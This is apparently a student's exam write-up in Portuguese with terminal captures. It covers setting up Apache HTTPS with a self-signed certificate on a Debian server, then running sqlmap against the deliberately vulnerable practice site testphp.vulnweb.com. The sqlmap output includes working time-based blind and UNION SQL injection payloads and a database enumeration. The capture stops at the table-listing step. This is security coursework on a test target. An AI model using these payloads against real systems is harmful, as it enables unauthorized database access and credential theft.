Linux ip-172-31-41-86 4.19.0-16-cloud-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Oct 29 05:29:00 2021 from 187.113.32.15
admin@ip-172-31-41-86:~$ sudo su
root@ip-172-31-41-86:/home/admin# apt update
Hit:1 http://security.debian.org/debian-security buster/updates InRelease
Hit:2 http://cdn-aws.deb.debian.org/debian buster InRelease
Hit:3 http://cdn-aws.deb.debian.org/debian buster-updates InRelease
Hit:4 http://cdn-aws.deb.debian.org/debian buster-backports InRelease
Reading package lists... Done
Building dependency tree
Reading state information... Done
46 packages can be upgraded. Run 'apt list --upgradable' to see them.
root@ip-172-31-41-86:/home/admin# apt install -y apache2 openssl ssl-cert
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following additional packages will be installed:
  apache2-bin apache2-data apache2-utils libapr1 libaprutil1 libaprutil1-dbd-sqlite3 libaprutil1-ldap libbrotli1 libgdbm-compat4
  libjansson4 liblua5.2-0 libperl5.28 perl perl-modules-5.28
Suggested packages:
  apache2-doc apache2-suexec-pristine | apache2-suexec-custom www-browser perl-doc libterm-readline-gnu-perl | libterm-readline-perl-perl
  make libb-debug-perl liblocale-codes-perl openssl-blacklist
```


Habilitando módulo ssl. criando e instalando certificado

```
admin@ip-172-31-41-86: ~  
File Edit View Search Terminal Help  
root@ip-172-31-41-86:/home/admin# a2enmod ssl  
perl: warning: Setting locale failed.  
perl: warning: Please check that your locale settings:  
    LANGUAGE = (unset),  
    LC_ALL = (unset),  
    LC_ADDRESS = "pt_BR.UTF-8",  
    LC_NAME = "pt_BR.UTF-8",  
    LC_MONETARY = "pt_BR.UTF-8",  
    LC_PAPER = "pt_BR.UTF-8",  
    LC_IDENTIFICATION = "pt_BR.UTF-8",  
    LC_TELEPHONE = "pt_BR.UTF-8",  
    LC_MEASUREMENT = "pt_BR.UTF-8",  
    LC_NUMERIC = "pt_BR.UTF-8",  
    LANG = "C.UTF-8"  
are supported and installed on your system.  
perl: warning: Falling back to a fallback locale ("C.UTF-8").  
Considering dependency setenvif for ssl:  
Module setenvif already enabled  
Considering dependency mime for ssl:  
Module mime already enabled  
Considering dependency socache_shmcb for ssl:  
Enabling module socache_shmcb.  
Enabling module ssl.  
See /usr/share/doc/apache2/README.Debian.gz on how to configure SSL and create self-signed certificates.  
To activate the new configuration, you need to run:  
    systemctl restart apache2  
root@ip-172-31-41-86:/home/admin# openssl req -x509 -days 365 -nodes -out /etc/apache2/certificado.pem -keyout /etc/apache2/certificado.pem  
Generating a RSA private key  
.....+++++  
.....+++++  
writing new private key to '/etc/apache2/certificado.pem'  
-----  
You are about to be asked to enter information that will be incorporated  
into your certificate request.  
What you are about to enter is what is called a Distinguished Name or a DN.  
There are quite a few fields but you can leave some blank  
For some fields there will be a default value,  
If you enter '.', the field will be left blank.  
-----  
Country Name (2 letter code) [AU]:BR  
State or Province Name (full name) [Some-State]:GO  
Locality Name (eg, city) []:Goiania  
Organization Name (eg, company) [Internet Widgits Pty Ltd]:Instate Technology  
Organizational Unit Name (eg, section) []:Viniciusalopes Tecnologia  
Common Name (e.g. server FQDN or YOUR name) []:Vovolinux  
Email Address []:suporte@viniciusalopes.com.br  
root@ip-172-31-41-86:/home/admin# chmod 600 /etc/apache2/certificado.pem  
root@ip-172-31-41-86:/home/admin# cd /etc/apache2/sites-available/  
root@ip-172-31-41-86:/etc/apache2/sites-available# cp default-ssl.conf ssl.conf  
root@ip-172-31-41-86:/etc/apache2/sites-available# nano ssl.conf  
root@ip-172-31-41-86:/etc/apache2/sites-available# a2ensite ssl.conf  
perl: warning: Setting locale failed.  
perl: warning: Please check that your locale settings:  
    LANGUAGE = (unset),  
    LC_ALL = (unset),
```

Conteúdo de /etc/apache2/sites-available/ssl.conf

```
admin@ip-172-31-41-86: ~
File Edit View Search Terminal Help
GNU nano 3.2 /etc/apache2/sites-available/ssl.conf
NameVirtualHost *:443
<VirtualHost *:443 >
    ServerAdmin webmaster@localhost
    DocumentRoot /var/www/html
    CustomLog /var/log/apache2/access.log combined
    SSLEngine on
    ServerSignature On
    SSLCertificateFile /etc/apache2/certificado.pem
</VirtualHost>

[ line 1/10 (10%), col 1/22 (4%), char 0/250 (0%) ]
^G Get Help  ^O Write Out  ^W Where Is   ^K Cut Text   ^J Justify    ^C Cur Pos    M-U Undo      M-A Mark Text M-] To Bracket
^X Exit       ^R Read File  ^\ Replace    ^U Uncut Text ^T To Spell   ^_ Go To Line  M-E Redo      M-6 Copy Text ^_ Where Was
```

Reiniciando apache2 e listando comandos utilizados

File Edit View Search Terminal Help

```
LC_TELEPHONE = "pt_BR.UTF-8",  
LC_MEASUREMENT = "pt_BR.UTF-8",  
LC_NUMERIC = "pt_BR.UTF-8",  
LANG = "C.UTF-8"
```

are supported and installed on your system.

perl: warning: Falling back to a fallback locale ("C.UTF-8").

Enabling site ssl.

To activate the new configuration, you need to run:

```
systemctl reload apache2
```

```
root@ip-172-31-41-86:/etc/apache2/sites-available# /etc/init.d/apache2 restart
```

```
[ ok ] Restarting apache2 (via systemctl): apache2.service.
```

```
root@ip-172-31-41-86:/etc/apache2/sites-available# hystory
```


```
bash: hvstory: command not found
```

```
root@ip-172-31-41-86:/etc/apache2/sites-available# history
```

```
1 apt-get install apache2 openssl ssl-cert -y  
2 apt update  
3 apt install -y apache2 openssl ssl-cert  
4 a2enmod ssl  
5 openssl req $@ -new -x509 -days 365 -nodes -out /etc/apache2/certificado.pem -keyout /etc/apache2/certificado.pem  
6 chmod 600 /etc/apache2/certificado.pem  
7 cd /etc/apache2/sites-available/  
8 cp default-ssl.conf ssl.conf  
9 nano ssl.conf  
10 a2ensite ssl.conf  
11 /etc/init.d/apache2 restart  
12 hystory  
13 history
```

```
root@ip-172-31-41-86:/etc/apache2/sites-available#
```


Endereço do servidor: <https://18.219.111.130/>



Detalhes do certificado

Applications

Instâncias | EC2 Management | Prova N1 - Vinicius Araujo L...

Not secure | https://18.219.111.130

October 29, 03:14

Certificate Viewer: Vovolinux

GeneralDetails

This certificate has been verified for the following usages:

Issued To

Common Name (CN)

Organization (O)

Organizational Unit (OU)

Vovolinux

Instate Tecnologia

Viniciusalopes Tecnologia

Issued By

Common Name (CN)

Organization (O)

Organizational Unit (OU)

Vovolinux

Instate Tecnologia

Viniciusalopes Tecnologia

Validity Period

Issued On

Expires On

Friday, October 29, 2021 at 2:32:03 AM

Saturday, October 29, 2022 at 2:32:03 AM

Fingerprints

SHA-256 Fingerprint

SHA-1 Fingerprint

BA 9E 31 23 13 06 95 EF F0 2F 23 EB 03 A5 AE 68
0B 04 CE C2 33 F6 84 8C D7 09 FA 4C 17 0A 0A 89
41 4F 9D A2 C1 9C DC BC 58 07 3A 07 C7 96 AF B4
FD CB 19 E4

Seg

as


Prova N1

Servidor Debian com Https

Made with Pingendo Free

3) Utilize um SQL Injection no site <http://testphp.vulnweb.com> e mostre as informações de email e senha.


Instalando sqlmap




```
vovo@HP-ENVY:~  
File Edit View Search Terminal Help  
vovo at HP-ENVY in ~  
└─○ sudo apt install -y sqlmap  
[sudo] password for vovo:  
Reading package lists... Done  
Building dependency tree  
Reading state information... Done  
The following packages were automatically installed and are no longer required:  
  python3-debconf update-notifier-common  
Use 'sudo apt autoremove' to remove them.  
The following NEW packages will be installed:  
  sqlmap  
0 upgraded, 1 newly installed, 0 to remove and 0 not upgraded.  
Need to get 6.353 kB of archives.  
After this operation, 10,6 MB of additional disk space will be used.  
Get:1 http://mirror.ufscar.br/ubuntu focal/universe amd64 sqlmap all 1.4.4-1 [6.353 kB]  
Fetched 6.353 kB in 3s (2.235 kB/s)  
Selecting previously unselected package sqlmap.  
(Reading database ... 340970 files and directories currently installed.)  
Preparing to unpack .../sqlmap_1.4.4-1_all.deb ...  
Unpacking sqlmap (1.4.4-1) ...  
Setting up sqlmap (1.4.4-1) ...  
Processing triggers for man-db (2.9.1-1) ...  
vovo at HP-ENVY in ~
```

A terminal window with a dark background and light text. The window title is "vovo@HP-ENVY:~". The menu bar shows "File", "Edit", "View", "Search", "Terminal", and "Help". The terminal output shows the command "sudo apt install -y sqlmap" being executed. A red arrow points to this command. The output shows the package lists being read, the dependency tree being built, and the state information being read. It then lists packages that were automatically installed and are no longer required, followed by the packages that will be installed (sqlmap). It shows the disk space requirements and the download progress of the sqlmap package. Finally, it shows the package being unpacked and set up, and the triggers for man-db being processed.

Buscando o banco de dados vulnerável (acuart encontrado)

```
vovo@HP-ENVY:~  
File Edit View Search Terminal Help  
vovo at HP-ENVY in ~  
sqlmap -u http://testphp.vulnweb.com/search.php?test=query --dbs  
  
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program  
[*] starting @ 04:48:16 /2021-10-29/  
[04:48:17] [INFO] resuming back-end DBMS 'mysql'  
[04:48:17] [INFO] testing connection to the target URL  
sqlmap resumed the following injection point(s) from stored session:  
---  
Parameter: test (GET)  
Type: time-based blind  
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)  
Payload: test=query' AND (SELECT 1983 FROM (SELECT(SLEEP(5)))akEk) AND 'qfDN'='qfDN'  
  
Type: UNION query  
Title: Generic UNION query (NULL) - 3 columns  
Payload: test=query' UNION ALL SELECT NULL,CONCAT(0x7178716b71,0x4146516a5374764d4f45424d794d714d7055455561507463584245436757444a6e77617152774747,0x71787a7a71),NULL-- --  
---  
[04:48:17] [INFO] the back-end DBMS is MySQL  
back-end DBMS: MySQL >= 5.0.12  
[04:48:17] [INFO] fetching database names  
[04:48:18] [WARNING] something went wrong with full UNION technique (could be because of limitation on retrieved number of entries). Falling back to partial UNION technique  
[04:48:18] [WARNING] the SQL query provided does not return any output  
[04:48:18] [WARNING] in case of continuous data retrieval problems you are advised to try a switch '--no-cast' or switch '--hex'  
[04:48:18] [INFO] fetching number of databases  
[04:48:18] [INFO] resumed: 2  
[04:48:18] [INFO] resuming partial value: inform  
[04:48:18] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)  
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] n  
[04:48:51] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions  
[04:52:27] [INFO] retrieved: acuart  
available databases [2]:  
[*] acuart  
[*] information_schema  
  
[04:53:58] [INFO] fetched data logged to text files under '/home/vovo/.sqlmap/output/testphp.vulnweb.com'  
[04:53:58] [WARNING] you haven't updated sqlmap for more than 574 days!!!  
[*] ending @ 04:53:58 /2021-10-29/  
vovo at HP-ENVY in ~
```

Buscando tabelas vulneráveis em acuart



```
Applications
vovo@HP-ENVY:~
